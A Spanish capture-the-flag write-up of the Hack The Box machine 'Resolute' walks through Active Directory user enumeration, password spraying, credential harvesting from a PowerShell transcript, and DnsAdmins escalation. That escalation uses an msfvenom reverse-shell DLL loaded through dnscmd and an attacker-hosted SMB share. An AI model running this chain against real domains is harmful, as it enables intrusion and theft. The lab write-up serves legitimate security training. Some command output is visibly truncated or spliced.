

Resolute - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

PORT	STATE	SERVICE	REASON	VERSION
53/tcp	open	domain	syn-ack ttl	127 Simple DNS Plus
88/tcp	open	kerberos-sec	syn-ack ttl	127 Microsoft Windows Kerberos (server time: 2024-11-11 09:06:58Z)
135/tcp	open	msrpc	syn-ack ttl	127 Microsoft Windows RPC
139/tcp	open	netbios-ssn	syn-ack ttl	127 Microsoft Windows netbios-ssn
389/tcp	open	ldap	syn-ack ttl	127 Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-Site-Name)
445/tcp	open	microsoft-ds	syn-ack ttl	127 Windows Server 2016 Standard 14393 microsoft-ds (workgroup: MEGABANK)
464/tcp	open	kpasswd5?	syn-ack ttl	127
593/tcp	open	ncacn_http	syn-ack ttl	127 Microsoft Windows RPC over HTTP 1.0
636/tcp	open	tcpwrapped	syn-ack ttl	127
3268/tcp	open	ldap	syn-ack ttl	127 Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-Site-Name)
3269/tcp	open	tcpwrapped	syn-ack ttl	127
5985/tcp	open	http	syn-ack ttl	127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
_http-server-header: Microsoft-HTTPAPI/2.0				
_http-title: Not Found				
9389/tcp	open	mc-nmf	syn-ack ttl	127 .NET Message Framing
47001/tcp	open	http	syn-ack ttl	127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
_http-server-header: Microsoft-HTTPAPI/2.0				
_http-title: Not Found				
49664/tcp	open	msrpc	syn-ack ttl	127 Microsoft Windows RPC
49665/tcp	open	msrpc	syn-ack ttl	127 Microsoft Windows RPC
49666/tcp	open	msrpc	syn-ack ttl	127 Microsoft Windows RPC
49667/tcp	open	msrpc	syn-ack ttl	127 Microsoft Windows RPC
49671/tcp	open	msrpc	syn-ack ttl	127 Microsoft Windows RPC
49676/tcp	open	ncacn_http	syn-ack ttl	127 Microsoft Windows RPC over HTTP 1.0
49677/tcp	open	msrpc	syn-ack ttl	127 Microsoft Windows RPC
49688/tcp	open	msrpc	syn-ack ttl	127 Microsoft Windows RPC
49707/tcp	open	unknown	syn-ack ttl	127
Service Info: Host: RESOLUTE; OS: Windows; CPE: cpe:/o:microsoft:windows				

Con enum4linux conseguimos un listado de usuarios validos:


user:[Administrator]	rid:[0x1f4]
user:[Guest]	rid:[0x1f5]
user:[krbtgt]	rid:[0x1f6]
user:[DefaultAccount]	rid:[0x1f7]
user:[ryan]	rid:[0x451]
user:[marko]	rid:[0x457]
user:[sunita]	rid:[0x19c9]
user:[abigail]	rid:[0x19ca]
user:[marcus]	rid:[0x19cb]
user:[sally]	rid:[0x19cc]
user:[fred]	rid:[0x19cd]
user:[angela]	rid:[0x19ce]
user:[felicia]	rid:[0x19cf]
user:[gustavo]	rid:[0x19d0]
user:[ulf]	rid:[0x19d1]
user:[stevie]	rid:[0x19d2]
user:[claire]	rid:[0x19d3]
user:[paulo]	rid:[0x19d4]
user:[steve]	rid:[0x19d5]
user:[annette]	rid:[0x19d6]
user:[annika]	rid:[0x19d7]
user:[per]	rid:[0x19d8]
user:[claudes]	rid:[0x19d9]
user:[melanie]	rid:[0x2775]
user:[zach]	rid:[0x2776]
user:[simon]	rid:[0x2777]
user:[naoki]	rid:[0x2778]

Esto tambien se puede enumerar con la herramienta RPCCLIENT:

```
└─$ rpcclient 10.10.10.169 -U '' -N
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[ryan] rid:[0x451]
user:[marko] rid:[0x457]
user:[sunita] rid:[0x19c9]
user:[abigail] rid:[0x19ca]
user:[marcus] rid:[0x19cb]
user:[sally] rid:[0x19cc]
user:[fred] rid:[0x19cd]
user:[angela] rid:[0x19ce]
user:[felicia] rid:[0x19cf]
user:[gustavo] rid:[0x19d0]
user:[ulf] rid:[0x19d1]
user:[stevie] rid:[0x19d2]
user:[claire] rid:[0x19d3]
user:[paulo] rid:[0x19d4]
user:[steve] rid:[0x19d5]
user:[annette] rid:[0x19d6]
user:[annika] rid:[0x19d7]
user:[per] rid:[0x19d8]
user:[claudes] rid:[0x19d9]
user:[melanie] rid:[0x2775]
user:[zach] rid:[0x2776]
user:[simon] rid:[0x2777]
user:[naoki] rid:[0x2778]
```

Podemos crear un listado de usuarios y probar con la herramienta kerbrute si los usuarios son validos:

```
└─$ /home/kali/Downloads/kerbrute/kerbrute userenum --dc 10.10.10.169 -d megabank.local ../users.
```



Podemos probar si algun usuario tiene la preautenticacion de kerberos desactivada, con "impacket-getnpusers" podemos hacer un ataque asrepoast:

```
$ impacket-GetNPUsers megabank.local/ -usersfile ../users.txt -no-pass -dc-ip 10.10.10.169
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is de
recated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC
: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User ryan doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User marko doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sunita doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User abigail doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User marcus doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sally doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User fred doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User angela doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User felicia doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User gustavo doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ulf doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User stevie doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User claire doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User paulo doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Ningun usuario tiene la preautenticacion de kerberos desactivada. Con rpcclient podemos enumerar informacion de cada usuario del dominio utilizando su "RID" con el comando "queryuser":

```
$ rpcclient 10.10.10.169 -U '' -N -c "queryuser 0x457"
User Name      : marko
Full Name      : Marko Novak
Home Drive     :
Dir Drive      :
Profile Path   :
Logon Script   :
Description    : Account created. Password set to Welcome123!
Workstations   :
Comment        :
Remote Dial    :
Logon Time     : Wed, 31 Dec 1969 19:00:00 EST
Logoff Time    : Wed, 31 Dec 1969 19:00:00 EST
Kickoff Time   : Wed, 13 Sep 30828 22:48:05 EDT
Password last set Time : Fri, 27 Sep 2019 09:17:15 EDT
Password can change Time : Sat, 28 Sep 2019 09:17:15 EDT
Password must change Time: Wed, 13 Sep 30828 22:48:05 EDT
unknown_2[0..31] ...
user_rid       : 0x457
group_rid      : 0x201
acb_info       : 0x00000210
fields_present : 0x00ffffff
logon_divs     : 168
bad_password_count: 0x00000004
logon_count    : 0x00000000
padding1[0..7] ...
logon_hrs[0..21] ...
```

Vemos que el la descripcion del usuario hay una contraseña, vamos a probar si es una credencial valida para el usuario Marko:

```
(kali@kali)-[~/Downloads/kerbrute]
$ netexec smb 10.10.10.169 -u 'marko' -p 'Welcome123!'
SMB 10.10.10.169 445 RESOLUTE [*] Windows Server 2016 Standard 14393 x64 (name:RESOLUTE) (
domain:megabank.local) (signing:True) (SMBv1:True)
SMB 10.10.10.169 445 RESOLUTE [-] megabank.local\marko:Welcome123! STATUS_LOGON_FAILURE
```

Como me dice que no, voy a probar si esa credencial puede funcionar para algun usuario del dominio:


```
(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.10.169 -u users.txt -p 'Welcome123!' --continue-on-success
SMB      10.10.10.169      445      RESOLUTE      [*] Windows Server 2016 Standard 14393 x64
domain:megabank.local) (signing:True) (SMBv1:True)
SMB      10.10.10.169      445      RESOLUTE      [-] megabank.local\Administrator:Welcome123! STATUS
ILURE
SMB      10.10.10.169      445      RESOLUTE      [-] megabank.local\Guest:Welcome123! STATUS
SMB      10.10.10.169      445      RESOLUTE      [-] megabank.local\krbtgt:Welcome123! STATUS
SMB      10.10.10.169      445      RESOLUTE      [-] megabank.local\DefaultAccount:Welcome123! STATUS
AILURE
SMB      10.10.10.169      445      RESOLUTE      [-] megabank.local\ryan:Welcome123! STATUS
SMB      10.10.10.169      445      RESOLUTE      [-] megabank.local\marko:Welcome123! STATUS
SMB      10.10.10.169      445      RESOLUTE      [-] megabank.local\sunita:Welcome123! STATUS
SMB      10.10.10.169      445      RESOLUTE      [-] megabank.local\abigail:Welcome123! STATUS
SMB      10.10.10.169      445      RESOLUTE      [-] megabank.local\marcus:Welcome123! STATUS
SMB      10.10.10.169      445      RESOLUTE      [-] megabank.local\sally:Welcome123! STATUS
SMB      10.10.10.169      445      RESOLUTE      [-] megabank.local\fred:Welcome123! STATUS
SMB      10.10.10.169      445      RESOLUTE      [-] megabank.local\angela:Welcome123! STATUS
SMB      10.10.10.169      445      RESOLUTE      [-] megabank.local\felicia:Welcome123! STATUS
SMB      10.10.10.169      445      RESOLUTE      [-] megabank.local\gustavo:Welcome123! STATUS
SMB      10.10.10.169      445      RESOLUTE      [-] megabank.local\ulf:Welcome123! STATUS
SMB      10.10.10.169      445      RESOLUTE      [-] megabank.local\stevie:Welcome123! STATUS
SMB      10.10.10.169      445      RESOLUTE      [-] megabank.local\claire:Welcome123! STATUS
SMB      10.10.10.169      445      RESOLUTE      [-] megabank.local\paulo:Welcome123! STATUS
SMB      10.10.10.169      445      RESOLUTE      [-] megabank.local\steve:Welcome123! STATUS
SMB      10.10.10.169      445      RESOLUTE      [-] megabank.local\annette:Welcome123! STATUS
SMB      10.10.10.169      445      RESOLUTE      [-] megabank.local\annika:Welcome123! STATUS
SMB      10.10.10.169      445      RESOLUTE      [-] megabank.local\per:Welcome123! STATUS
SMB      10.10.10.169      445      RESOLUTE      [-] megabank.local\claire:Welcome123! STATUS
SMB      10.10.10.169      445      RESOLUTE      [+ ] megabank.local\melanie:Welcome123! (Pwn3d!)
```

Vemos que estas credenciales son validas para melanie, vamos a probar si pertenece al grupo de "Remote Management Users" y podemos conectarnos con "evil-winrm":

```
(kali㉿kali)-[~/Downloads]
└─$ netexec winrm 10.10.10.169 -u melanie -p 'Welcome123!' 2>/dev/null
WINRM    10.10.10.169      5985      RESOLUTE      [*] Windows 10 / Server 2016 Build 14393 (name:RESOLUTE) (do
main:megabank.local)
WINRM    10.10.10.169      5985      RESOLUTE      [+ ] megabank.local\melanie:Welcome123! (Pwn3d!)
```

Nos conectamos como el usuario melanie:

```
└─$ smbclient //10.10.10.169/ADMIN$ -U 'melanie%Welcome123!'
tree connect failed: NT_STATUS_ACCESS_DENIED

(kali㉿kali)-[~/Downloads]
└─$ evil-winrm -i 10.10.10.169 -u melanie -p 'Welcome123!'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation
emented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#
etion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\melanie\Documents>
```

ESCALADA DE PRIVILEGIOS

Podemos listar los archivos ocultos en powershell con "dir -Force" y encontramos un archivo que puede estar relacionado con powershell:

```
*Evil-WinRM* PS C:\> dir -Force

Directory: C:\

Mode                LastWriteTime         Length Name
----                -
d--hs-             12/3/2019   6:40 AM                $RECYCLE.BIN
d--hs-             9/25/2019  10:17 AM            Documents and Settings
d-----             9/25/2019   6:19 AM                PerfLogs
d-r-----           9/25/2019  12:39 PM            Program Files
d-----           11/20/2016   6:36 PM            Program Files (x86)
d--h--             9/25/2019  10:48 AM            ProgramData
d--h--             12/3/2019   6:32 AM            PSTranscripts
d--hs-             9/25/2019  10:17 AM            Recovery
d--hs-             9/25/2019   6:25 AM            System Volume Information
d-----           11/11/2024   2:28 AM                temp
d-r-----           12/4/2019   2:46 AM                Users
d-----           12/4/2019   5:15 AM                Windows
-arhs-             11/20/2016   5:59 PM            389408 bootmgr
-a-hs-              7/16/2016   6:10 AM                1 BOOTNXT
-a-hs-             11/11/2024   1:05 AM            402653184 pagefile.sys
```

En su interior hay un archivo que contiene las credenciales del usuario Ryan:

```
>> ParameterBinding(Invoke-Expression): name="Command"; value="cmd /c net use X: \\fs01\backups ryan Serv3r4Admin4cc123!  
n4cc123!
```

Con netexec podemos comprobar si estas credenciales son validas:

```
(kali@kali)-[~/Downloads]  
$ netexec winrm 10.10.10.169 -u ryan -p 'Serv3r4Admin4cc123!' 2>/dev/null  
WINRM      10.10.10.169      5985      RESOLUTE      [*] Windows 10 / Server 2016 Build 14393 (name:RESOLUTE) (do  
main:megabank.local)  
WINRM      10.10.10.169      5985      RESOLUTE      [+] megabank.local\ryan:Serv3r4Admin4cc123! (Pwn3d!)
```

Como las credenciales son validas para conectarme a traves del servicio winrm vamos a tratar de conectarnos con la herramienta "evil-winrm":

```
$ evil-winrm -i 10.10.10.169 -u ryan -p 'Serv3r4Admin4cc123!'  
  
Evil-WinRM shell v3.7  
  
Warning: Remote path completions is disabled due to ruby limitation  
emented on this machine  
  
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm  
etion  
  
Info: Establishing connection to remote endpoint  
*Evil-WinRM* PS C:\Users\ryan\Documents>
```

Si queremos ver informacion sobre el usuario "Ryan" podemos hacer un "net user ryan":

```
*Evil-WinRM* PS C:\Users\ryan\Documents> net user ryan  
User name      ryan  
Full Name      Ryan Bertrand  
Comment  
User's comment  
Country/region code 000 (System Default)  
Account active  Yes  
Account expires  Never  
  
Password last set  11/11/2024 2:56:02 AM  
Password expires   Never  
Password changeable 11/12/2024 2:56:02 AM  
Password required   Yes  
User may change password Yes  
  
Workstations allowed All  
Logon script  
User profile  
Home directory  
Last logon      Never  
  
Logon hours allowed All  
  
Local Group Memberships  
Global Group memberships *Domain Users *Contractors
```

Vemos que pertenece al grupo global "contractors", pero no sabemos si este grupo puede pertenecer a otro grupo. Para ver a todos los grupos que pertenece el usuario "Ryan" podemos hacer un "whoami /groups":

```
*Evil-WinRM* PS C:\Users\ryan\Documents> whoami /groups  
  
GROUP INFORMATION  
  
Group Name      Type      SID      Attri  
butes  
-----  
Everyone        Well-known group S-1-1-0   Manda  
tory group, Enabled by default, Enabled group  
BUILTIN\Users   Alias     S-1-5-32-545 Manda  
tory group, Enabled by default, Enabled group  
BUILTIN\Pre-Windows 2000 Compatible Access Alias S-1-5-32-554 Manda  
tory group, Enabled by default, Enabled group  
BUILTIN\Remote Management Users   Alias     S-1-5-32-580 Manda  
tory group, Enabled by default, Enabled group  
NT AUTHORITY\NETWORK Well-known group S-1-5-2   Manda  
tory group, Enabled by default, Enabled group  
NT AUTHORITY\Authenticated Users   Well-known group S-1-5-11  Manda  
tory group, Enabled by default, Enabled group  
NT AUTHORITY\This Organization      Well-known group S-1-5-15  Manda  
tory group, Enabled by default, Enabled group  
MEGABANK\Contractors Group      S-1-5-21-1392959593-3013219662-3596683436-1103 Manda  
tory group, Enabled by default, Enabled group  
MEGABANK\DnsAdmins Alias      S-1-5-21-1392959593-3013219662-3596683436-1101 Manda
```

Vemos que pertenece al grupo "DnsAdmins". Cuando un usuario forma parte de este grupo podemos crear un DLL malicioso para manipular este servicio que cuando se pare y se vuelva arrancar te ejecute la DLL y consigas una consola como administrador.

Al igual que "GTFObins" para linux existe "LOLBAS" para windows. Podemos buscar como elevar nuestros privilegios:

dns

Binary	Functions	Type	ATT&CK® Techniques
Dnscmd.exe	Execute (DLL)	Binaries	T1543.003: Windows Service

Execute

Adds a specially crafted DLL as a plug-in of the DNS Service. This command must be run on a DC by a user that is at least a member of the DnsAdmins group. See the reference links for DLL details.

```
dnscmd.exe dc1.lab.int /config /serverlevelplugindll \\192.168.0.149\dll\wtf.dll
```

La idea es establecer un nuevo archivo de configuracion de una DLL que tire de un recurso compartido a nivel de red. Para ello primero tenemos que crear nuestra DLL maliciosa con msfvenom:

```
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.11 LPORT=1234 -f dll > shell.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 9216 bytes
```

Ahora le decimos al archivo de configuracion del dns que tire de una DLL que estoy compartiendo en mi servidor SMB (Puede que este proceso haya que hacerlo varias veces):

```
*Evil-WinRM* PS C:\Users\ryan\Documents> dnscmd.exe /config /serverlevelplugindll \\10.10.14.11\share\shell.dll

Registry property serverlevelplugindll successfully reset.
Command completed successfully.
```

Nos montamos un servidor SMB con impacket para poder compartir nuestro DLL con la maquina victima:

```
$ impacket-smbserver share . -smb2support
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
```

Nos ponemos a la escucha con netcat y reiniciamos el servicio del dns (si no nos funciona volvemos a establecer la configuracion del DLL):

```
*Evil-WinRM* PS C:\Users\ryan\Documents> sc.exe stop dns
Execute
SERVICE_NAME: dns
        TYPE               : 10        WIN32_OWN_PROCESS
        STATE                : 3        STOP_PENDING
        (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE       : 0        (0x0)
        SERVICE_EXIT_CODE   : 0        (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0
*Evil-WinRM* PS C:\Users\ryan\Documents> sc.exe start dns
Use case: Remotely inject dll to dns server
SERVICE_NAME: dns
        TYPE               : 10        WIN32_OWN_PROCESS
        STATE                : 2        START_PENDING
        (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE       : 0        (0x0)
        SERVICE_EXIT_CODE   : 0        (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x7d0
        PID                 : 3976
        FLAGS                 :
```

Recibimos la conexion como el usuario administrador:

```
L$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.169] 55743
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```